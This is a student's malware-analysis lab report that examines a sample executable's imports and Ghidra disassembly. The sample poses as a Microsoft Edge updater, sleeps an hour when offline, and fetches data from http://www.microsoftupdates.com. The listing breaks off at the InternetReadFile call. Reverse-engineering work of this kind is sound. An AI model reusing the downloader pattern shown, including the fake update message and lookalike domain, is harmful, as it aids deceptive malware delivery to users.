
Lab 5 Report
Gunnar Yonker

MiTeC Exe Explorer:




C:\Users\gyonk\OneDrive\Desktop\Lab5_sample\Lab5_sample.exe
Portable Executable - PE32
Intel 32-bit - Console

KERNEL32.dll (15)
ucrtbased.dll (29)
USER32.dll (1)
VCRUNTIME140D.dll (3)
WININET.dll (5)

Name	Ordinal	Address	Delayed
InternetCloseHandle	149	0x00008430	
InternetGetConnectedState	175	0x0000846E	
InternetOpenUrlW	200	0x00008446	
InternetOpenW	201	0x00008420	
InternetReadFile	206	0x0000845A	

Potentially Malicious Calls located in WININET.dll, typically programs do not need to connect to the internet and use InternetReadFile.

Also in KERNEL32.dll:




KERNEL32.dll (15)
ucrtbased.dll (29)
USER32.dll (1)
VCRUNTIME140D.dll (3)
WININET.dll (5)

Name	Ordinal	Address	Delayed
DeleteFileA	274	0x00008496	
GetCurrentProcess	535	0x0000886E	
GetCurrentProcessId	536	0x00008782	
GetCurrentThreadId	540	0x00008798	
GetModuleHandleW	632	0x0000885A	
GetStartupInfoW	720	0x0000882C	
GetSystemTimeAsFileTime	745	0x000087AE	
InitializeSListHead	867	0x000087C8	
IsDebuggerPresent	895	0x000087DE	
IsProcessorFeaturePresent	902	0x0000883E	
QueryPerformanceCounter	1101	0x00008768	
SetUnhandledExceptionFilter	1389	0x0000880E	
Sleep	1405	0x000084A4	

Sleep is potentially malicious and so is DeleteFileA, this does not guarantee it is malware but it could be.


Lab 5 Report
Gunnar Yonker

Ghidra Analysis:



```
                         main

004014a4 55          PUSH     EBP
004014a5 8b ec       MOV      EBP,ESP
004014a7 51          PUSH     param_1
```


The main function was located by searching for InternetGetConnectedState and then using the function call tree to find the correct main function. The param_1 variable is pushed during the main function which is a value that we do not currently know. Once the main function takes place and establishes the stack, it moves onto the while loop.



```
                         while_loop                            XREF[1]:     004014
004014a8 33 c0       XOR      EAX,EAX
004014aa 40          INC      EAX
004014ab 74 42       JZ       main_done
004014ad e8 5c fc ff CALL     internet_connect_status                      boo
         ff
004014b2 83 f8 01    CMP      EAX,0x1
004014b5 75 2b       JNZ      no_active_internet_sleep
004014b7 8d 45 fc    LEA      EAX=>local_8,[EBP + -0x4]
004014ba 50          PUSH     EAX
004014bb 68 a8 70    PUSH     u_http://www.microsoftupdates.com_004070a8= u"
         40 00
```


The while_loop label is returned back to often after call functions depending on the returned value, which I will outline further in the conclusion. An important piece of information to highlight here is that the loop relies on the value that is located in and incremented in the eax register. When the XOR EAX,EAX command takes place it is set to zero and then incremented by 1, so it moves past the jump and continues on. The program calls to internet_connect_status to find out if the system is connected to the internet or not.

Lab 5 Report
Gunnar Yonker



```
                    internet_connect_status                    XREF[1]:     inte
                                                                            inte
0040139d 55              PUSH       EBP
0040139e 8b ec           MOV        EBP,ESP
004013a0 51              PUSH       ECX
004013a1 51              PUSH       ECX
004013a2 6a 00           PUSH       0x0
004013a4 8d 45 f8        LEA        EAX=>local_c,[EBP + -0x8]
004013a7 50              PUSH       EAX
004013a8 ff 15 e8 80     CALL       dword ptr [->WININET.DLL::InternetGetConne...
         40 00
004013ae 89 45 fc        MOV        dword ptr [EBP + local_8],EAX
004013b1 83 7d fc 01     CMP        dword ptr [EBP + local_8],0x1
004013b5 75 12           JNZ        no_active_internet
004013b7 68 00 70        PUSH       s_Downloading_updates_for_Microsof_00407...
         40 00
004013bc e8 6c fc ff     CALL       thunk_printf
         ff
004013c1 59              POP        ECX
004013c2 33 c0           XOR        EAX,EAX
004013c4 40              INC        EAX
004013c5 eb 0f           JMP        done
004013c7 eb              ??         EBh
004013c8 0d              ??         0Dh
```


In this function a call to InternetGetConnectedState is made and this will return a value of 1 if there is a connection and 0 if there is no connection. This value will dictate what takes place next. If the internet connected state returns a value of 1 then the message pushed and displayed using thunk_printf is "Downloading updates for Microsoft Edge…". Then the eax register is cleared and incremented by 1 before returning to the while_loop. If there is no internet connection then the jump to the label no_active_internet will take place.




```
                    no_active_internet                         XREF[1]:     0040
004013c9 68 2c 70        PUSH       s_Connection_Error!_Cannot_downloa_00407...
         40 00
004013ce e8 5a fc ff     CALL       thunk_printf
         ff
004013d3 59              POP        ECX
004013d4 33 c0           XOR        EAX,EAX
```

Lab 5 Report
Gunnar Yonker


If this jump is made, then the error message “Connection Error! Cannot download updates for Microsoft” will be displayed before the eax register is cleared and then returned to the while_loop with a return value of 0.


```
                        done
004013d6 c9                  LEAVE
004013d7 c3                  RET
```

The done register is jumped to once the internet connection state is determined and this is used to clean the stack and then return to the while_loop.



```
004014b2 83 f8 01        CMP        EAX,0x1
004014b5 75 2b           JNZ        no_active_internet_sleep
004014b7 8d 45 fc        LEA        EAX=>local_8,[EBP + -0x4]
004014ba 50              PUSH       EAX
004014bb 68 a8 70        PUSH       u_http://www.microsoftupdates.com_004070a8= u
         40 00
004014c0 e8 8b fb ff     CALL       thunk_get_url_bytes                  un
         ff
```

If the value returned by the internet_connect_status shows that there is no active internet connection then the jump to label no_active_internet_sleep will take place.


```
                        no_active_internet_sleep                  XREF
004014e2 68 80 ee        PUSH       0x36ee80
         36 00
004014e7 ff 15 1c 80     CALL       dword ptr [->KERNEL32.DLL::Sleep]
         40 00
004014ed eb b9           JMP        while_loop
```


The hex value of 0x36ee80 is pushed to the stack and a call to Sleep is made, the program then sleeps for 3600000 milliseconds before jumping back to the beginning of the while_loop.

If there is an active internet connection then the call to thunk_get_url_bytes is made and that thunk jumps to get_url_bytes.



```
                        get_url_bytes                          XREF[1]:

004013d8 55             PUSH     EBP
004013d9 8b ec          MOV      EBP,ESP
004013db 83 ec 2c       SUB      ESP,0x2c
004013de 6a 00          PUSH     0x0
004013e0 6a 00          PUSH     0x0
004013e2 6a 00          PUSH     0x0
004013e4 6a 01          PUSH     0x1
004013e6 68 6c 70       PUSH     u_Microsoft_Edge_0040706c
         40 00
004013eb ff 15 ec 80    CALL     dword ptr [->WININET.DLL::InternetOpenW]
         40 00
004013f1 89 45 fc       MOV      dword ptr [EBP + session_handle],EAX
004013f4 83 7d fc 00    CMP      dword ptr [EBP + session_handle],0x0
004013f8 75 04          JNZ      internet_handle_success
004013fa 33 c0          XOR      EAX,EAX
004013fc eb 69          JMP      get_url_bytes_done
```


The call to InternetOpenW is made with the arguments shown, the most notable being that the application being used is Microsoft Edge. If the call is successful then the session_handle is stored as a non-zero variable and the jump to internet_handle_success is made. If it is unsuccessful then the eax register is cleared and the jump to get_url_bytes_done is made.



```
                     get_url_bytes_done

00401467 c9             LEAVE
00401468 c3             RET
```


This returns the program to the while_loop.

Lab 5 Report
Gunnar Yonker




```
                              internet_handle_success                 XREF[1]:     0040
 004013fe 6a 00          PUSH       0x0
 00401400 6a 00          PUSH       0x0
 00401402 6a 00          PUSH       0x0
 00401404 6a 00          PUSH       0x0
 00401406 ff 75 08       PUSH       dword ptr [EBP + real_url_address]
 00401409 ff 75 fc       PUSH       dword ptr [EBP + session_handle]
 0040140c ff 15 dc 80    CALL       dword ptr [->WININET.DLL::InternetOpenUrlW]  =
          40 00
 00401412 89 45 f8       MOV        dword ptr [EBP + url_handle],EAX
 00401415 83 7d f8 00    CMP        dword ptr [EBP + url_handle],0x0
 00401419 75 0d          JNZ        internet_read_file
 0040141b ff 75 fc       PUSH       dword ptr [EBP + session_handle]
 0040141e ff 15 e0 80    CALL       dword ptr [->WININET.DLL::InternetCloseHan...  =
          40 00
 00401424 33 c0          XOR        EAX,EAX
 00401426 eb 3f          JMP        get_url_bytes_done
```

In this label the call to InternetOpenUrlW is made, the argument to highlight is that the variable with the url is real_url_address(formerly labeled as param_1), which is not the variable that was originally shown in the while_loop. If this call is successful then the url handle is stored in the variable url_handle and the jump to the internet_read_file is made. If this call is unsuccessful, then the eax register is cleared and the jump to the label get_url_bytes_done is made as shown before.




```
                              internet_read_file                      XREF[1]:     004
 00401428 8d 45 f4       LEA        EAX=>actual_number_of_bytes_to_read,[EBP ...
 0040142b 50             PUSH       EAX
 0040142c 6a 20          PUSH       0x20
 0040142e 8d 45 d4       LEA        EAX=>buffer,[EBP + -0x2c]
 00401431 50             PUSH       EAX
 00401432 ff 75 f8       PUSH       dword ptr [EBP + url_handle]
 00401435 ff 15 e4 80    CALL       dword ptr [->WININET.DLL::InternetReadFile]  =
          40 00
